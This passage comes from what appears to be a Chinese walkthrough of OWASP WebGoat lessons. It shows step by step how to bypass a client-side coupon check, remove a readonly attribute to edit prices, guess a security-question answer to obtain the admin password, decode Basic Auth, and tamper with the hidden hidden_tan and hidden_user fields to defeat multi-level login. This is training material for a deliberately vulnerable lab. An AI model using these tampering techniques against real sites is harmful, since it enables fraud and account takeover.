打开 Firebug，点击【Inspect】，选中页面上的 coupon code 输入框，在 Firebug 中点击 Script，选择 clientSideValidation.js，在 if(coupon == decrypted)处加断点。



鼠标放到 decrypted 上，会显示当前的值为 PLATINUM。在右下角的 watch 中，修改 coupon 的值为 PLATINUM，或在页面 coupon code 输入框中输入 PLATINUM。按 F10 调试运行，则通过。



2.3.9.4.2 Stage 2:提交免费订单

由于商品列表中商品价格字段为只读，因此无法修改。现在您需要强制修改 credit card 以及 shopping card 中价格的属性。

Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	<input type="text" value="0"/>	\$0.00
Dynex - Traditional Notebook Case	\$27.99	<input type="text" value="0"/>	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	<input type="text" value="0"/>	\$0.00
3 - Year Performance Service Plan \$1000 and Over	\$299.99	<input type="text" value="0"/>	\$0.00
Total before coupon is applied:			\$0.00
Total to be charged to your credit card:			\$1000.00

Enter your credit card number:

Enter your coupon code:

利用 Firebug，在 HTML 中找到 `readonly=""`，删除该属性。则可在页面上修改商品价格的值。

2.4.1.2 技术原理 (How It works)


密码越复杂，被成功猜解的代价也越高。代价通常以时间衡量。

2.4.1.3 总体目标 (General Goals)


在这个练习中，您的目的是在 <https://www.cnlab.ch/codecheck> 网站测试几组密码。

2.4.1.4 操作方法 (Solutions)

打开浏览器并访问 <https://www.cnlab.ch/codecheck>。复制下列第一个密码并单击【Run the check】按钮。



在弹出的窗口中选择"Yes, I want this word to be tested"。



您将获得测试返回的结果。



将练习中提供的 5 组密码分别放在网站中测试，将所需要的时间写出来即可完成。

2.4.2 忘记密码（Forgot Password）

2.4.2.1 技术概念或主题（Concept / Topic To Teach）

Web 应用程序经常为用户提供密码找回功能。但不幸的是，很多 Web 应用程序的实施机制并不正确。验证用户身份所需要的信息往往过于简单。

2.4.2.2 技术原理（How It works）

没有任何锁定策略，暴力破解非常有效。

2.4.2.3 总体目标（General Goals）

如果您能正确回答密码提示问题，那么您就可以找回密码。“忘记密码”页面未设定任何锁定策略。您的用户名是“webgoat”，您喜欢的颜色是“red”。您的目标是找回另一个用户的密码。

2.4.2.4 操作方法（Solutions）

网站应用通常提供用户找回密码功能，当用户忘记自己的登录密码时，可以根据之前自

已设的密码保护问题才找回密码，例如：用户名为 webgoat 的用户，对于密码保护问题“您最喜欢的颜色是什么”的答案是“红色”，通过正确回答问题可以重新获得密码，如下图所示：

Webgoat Password Recovery

For security reasons, please change your password immediately.

Results:

Username: webgoat

Color: red

Password: webgoat

我们需要做的就是以 admin 用户为例，试着猜测密码保护问题的答案，以获取 admin 的密码。在 User Name 输入 admin。如下图所示：

Webgoat Password Recovery

Please input your username. See the OWASP admin if you do not have an account.

*Required Fields

*User Name:

admin

Submit

点击【Submit】后，出现密码保护问题：

Webgoat Password Recovery

Secret Question: What is your favorite color?

*Required Fields

*Answer:

Submit

我们可以任意输入各种颜色的名称，多次尝试后发现 green 为正确答案。出现如下提示时，攻击成功。

*** Congratulations. You have successfully completed this lesson.**

Webgoat Password Recovery

For security reasons, please change your password immediately.

Results:

Username: admin

Color: green

Password: 2275\$starBo0rn3

2.4.3 基本认证（Basic Authentication）

2.4.3.1 技术概念或主题（Concept / Topic To Teach）

基本身份验证通常用来保护服务端的资源。Web 服务器将发送 401 认证请求与所请求的资源响应。客户端浏览器会提示用户在浏览器提供的对话框中输入用户名和密码。浏览器将用户名和密码使用 Base64 编码方式进行编码，并将这些凭据发送给 Web 服务器。Web 服务器会验证这些凭据，如果所提供的凭据正确，则返回所请求的资源。这些凭据会自动重置每一个使用这一机制的被保护的页面，而不需要用户再次输入这些凭据。

2.4.3.2 技术原理（How It works）

基本认证使用 cookie 传递认证信息，可以使用代理工具拦截请求并查看 cookie。


2.4.3.3 总体目标（General Goals）

本课程您的目标是理解基础认证并回答问题。


2.4.3.4 操作方法（Solutions）



网站应用通常提供用户找回密码功能，当用户忘记登录密码时，可以根据之前自己设的密码保护问题才找回密码，例如：用户名为 webgoat 的用户，对于密码保护问题“您最喜欢的颜色是什么？”的答案是“红色”，通过正确回答问题可以重新获得密码，如下图所示：

进入该页面，同时启动 Webscarab。



点击【submit】，WebScarab 截获请求，在 HTTP 头中包含一个基本身份认证信息“Authorization”，它的值是“Z3Vlc3Q6Z3Vlc3Q=”，可以在 WebScarab 的“tools”-“Transcoder”中，选择“Base64 decode”进行编译，最终得到 code 值“guest:guest”。





在课程页面中输入“Authorization”，“guest:guest”，点提交，完成第一阶段。



OWASP WebGoat V5.2

[◀ Hints ▶](#) [Show Params](#) [Show Cookies](#) [Lesson Plan](#) [Show Java](#) [Solution](#)

Basic Authentication

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws

 [Password Strength](#)

 [Forgot Password](#)

[Basic Authentication](#)

[Multi Level Login 1](#)

[Multi Level Login 2](#)

Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Denial of Service
Improper Error Handling
Injection Flaws
Insecure Communication
Insecure Configuration
Insecure Storage
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

Solution Videos Basic Authentication is used to protect server side resources. The web server will send a 401 authentication request with the response for the requested resource. The client side browser will then prompt the user for a user name and password using a browser supplied dialog box. The browser will base64 encode the user name and password and send those credentials back to the web server. The web server will then validate the credentials and return the requested resource if the credentials are correct. These credentials are automatically resent for each page protected with this mechanism without requiring the user to enter their credentials again.

[Restart this Lesson](#)

General Goal(s):

For this lesson, your goal is to understand Basic Authentication and answer the questions below.


- * **Congratulations, you have figured out the mechanics of basic authentication.**
- * **- Now you must try to make WebGoat reauthenticate you as:**
- * **- username: basic**
- * **- password: basic**
- * **Use the Basic Authentication Menu to start at login page.**

Use the hints! One at a time...


OWASP Foundation | Project WebGoat | Report Bug

在这一课中，重点是让您明白 JSESSIONID cookie 是如何用来进行会话管理，以及如何用基本身份认证头来进行基本身份认证。当 WebGoat 检测到一个有效的会话，您会被自动重定向到您正在进行的课程页面，如果没有检测到有效会话，WebGoat 会创建一个新的 JSESSIONID，您会看到第一课。以 WebGoat 作为基本访问，您需要破坏现有的 JSESSIONID 和 Authorization 头，您可以在 WebScarab 中截取请求并删除 JSESSIONID 的值以及 Authorization 头。WebGoat 将要求您进行身份验证，您现在可以输入用户名“basic”，密码“basic”。在日志中显示将以 basic 用户登录。还记得我们的 JSESSIONID 吗？这个 JSESSIONID 是一个非持久性的 cookie，在第一次访问时设置，从浏览器到 WebGoat 的每个请求都有一个 cookie 值。破坏先前的请求，不会改变存储在浏览器内存中的 cookie 值，这就是为什么每次请求都会发送以前的 JSESSIONID 值的原因。

现在刷新当前页面，从弹出的 WebScarab 页面中看到目前的 Authorization 是 basic，密码是 basic。



由于需要有效的 JSESSIONID，WebGoat 身份验证的用户通过服务器端使用 `getSession().getUser()` 方法检索。为了让 WebGoat 相信您就是被认证的 basic 用户，您需要按照图中的方式修改 `JSESSIONID=invalidsession`。



现在您被重定向到开始页面，JSESSIONID 改变了，您失去了所有的绿色对勾（代表已

完成课程)。因为 basic 用户没有完成任何 WebGoat 的课程。现在进入"Basic Authentication"课程即可完成本课

2.4.4 多级登录 1 (Multi Level Login 1)

2.4.4.1 技术概念或主题 (Concept / Topic To Teach)

多级登录提供了一个健壮的验证。这是加入第二层的存档。在通过您的用户名密码登录后，您可以请求一个“交易认证号 (TAN)” 。这经常用于网上银行。您得到一个银行提供的由很多交易认证号生成唯一的列表，每个交易认证号只能使用一次。另一种方法是用短信提供一个交易认证号，这样做的好处是攻击者无法获得用户的交易认证号。

2.4.4.2 技术原理 (How It works)

很多用过的验证码往往能够被再次使用。

2.4.4.3 总体目标 (General Goals)

本机课程中您需要尝试绕过系统强壮的认证。您必须攻击另一个帐号。系统已经提供了用户名、密码和一个已经使用了的 TAN。您需要让系统接受该序列号，尽管它已经被使用了。

2.4.4.4 操作方法 (Solutions)

本节课程有两个步骤：第一步骤仅仅向您展现多级登录是如何工作的；第二步您需要攻破这一强壮的认证。


第一步：登录系统，用户名：Jane，密码：tarzan。



输入第一个交易认证号 15648，提交后第一步完成。



第二步：在第一步中，我们只是介绍了多级登录的工作原理，接下来第二步就是如何破坏这种验证机制。首先开启 WebScarab，然后跟第一步一样使用用户名：Jane，密码：tarzan 进行登录。在输入 TAN 处继续输入 15648，然后提交，这时 WebScarab 会提示拦截信息。我们需要做的就是将 hidden_tan 的值改为 1，即可完成该课程。



Variable	Value
hidden_tan	1
tan	15648
Submit	Submit

2.4.5 多级登录 2 (Multi Level Login 2)

2.4.5.1 技术概念或主题 (Concept / Topic To Teach)

参考上节。

2.4.5.2 技术原理 (How It works)

参考上节。

2.4.5.3 总体目标 (General Goals)

在这一课中，您将要尝试破坏这种认证，通过其他账号进行登录。您需要做的是通过其他账号登录，在只知道目标用户名的情况下，以该用户名身份登录系统。

2.4.5.4 操作方法 (Solutions)

以用户名 Joe，密码 banana 登录，然后输入 TAN 提交，通过 WebScarab 截取请求。

Variable	Value
hidden_user	Jane
tan2	4894
Submit	Submit

Insert
Delete

将 hidden_user 中的 Joe 改为 Jane，然后选择确定，您将以 Jane 登录系统，该课程完成。

2.5 缓冲区溢出 (Buffer Overflows)

2.5.1 Off-by-One 缓冲区溢出 (Off-by-One Overflows)

2.5.1.1 技术概念或主题 (Concept / Topic To Teach)

缓冲区溢出是指当计算机向缓冲区内填充数据位数时超过了缓冲区本身的容量，溢出的数据覆盖在合法数据上。理想的情况是程序检查数据长度并不允许输入超过缓冲区长度的字符，但是绝大多数程序都会假设数据长度总是与所分配的储存空间相匹配，这就为缓冲区溢出埋下隐患。

2.5.1.2 技术原理 (How It works)

通过向程序的缓冲区写入超出其长度的内容，导致缓冲区的溢出，从而破坏程序的堆栈，造成程序崩溃或使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

缓冲区溢出是一种非常普遍、非常危险的漏洞，在各种操作系统、应用软件中广泛存在。利用缓冲区溢出攻击，可以导致程序运行失败、系统宕机、重新启动等后果。更为严重的是，可以利用它执行非授权指令，甚至可以取得系统特权，进而进行各种非法操作。

2.5.1.3 总体目标 (General Goals)

欢迎您来到 OWASP 宾馆！您能否找出 VIP 客户住在哪个房间？您需要提供以下相关信息才能访问互联网。

2.5.1.3.1 Step 1/2

请确保您输入的姓名信息与宾馆注册系统中的信息完全相同。

2.5.1.3.2 Step 2/2


请选择下方的上网套餐。

请确保您选择的选项与实际使用时间匹配，本服务不提供任何退款。

2.5.1.4 操作方法 (Solutions)

本节使用 BurpSuite 完成。

第一步时随便填写，也不用拦截。



Choose another language: English Logout ?

Off-by-One Overflows

OWASP WebGoat v5.4

- Introduction
- General
- Access Control Flaws
- AJAX Security
- Authentication Flaws
- Buffer Overflows
- [Off-by-One Overflows](#)
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)
- Improper Error Handling
- Injection Flaws
- Denial of Service
- Insecure Communication
- Insecure Configuration
- Insecure Storage
- Malicious Execution
- Parameter Tampering
- Session Management Flaws
- Web Services
- Admin Functions
- Challenge

Solution Videos Restart this Lesson

Welcome to the **OWASP Hotel!** Can you find out which room a VIP guest is staying in?

In order to access the Internet, you need to provide us the following information:

Step 1/2

Ensure that your first and last names are entered exactly as they appear in the hotel's registration system.

First Name: *

Last Name: *

Room Number: *

* The above fields are required for login.

第二步时，选择【24 小时】的选项，点击【Accept Terms】提交时拦截数据。

Choose another language: English ▼ Logout ?

Off-by-One Overflows

OWASP WebGoat v5.4
[Hints](#) [Show Params](#) [Show Cookies](#) [Lesson Plan](#) [Show Java](#) [Solution](#)

- Introduction
- General
- Access Control Flaws
- AJAX Security
- Authentication Flaws
- Buffer Overflows
- [Off-by-One Overflows](#)
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)
- Improper Error Handling
- Injection Flaws
- Denial of Service
- Insecure Communication
- Insecure Configuration
- Insecure Storage
- Malicious Execution
- Parameter Tampering
- Session Management Flaws
- Web Services
- Admin Functions
- Challenge

[Restart this Lesson](#)

Solution Videos

Welcome to the **DWASP Hotel!** Can you find out which room a VIP guest is staying in?

Please select from the following available price plans:

Step 2/2

Ensure that your selection matches the hours of usage, as no refunds are given for this service.

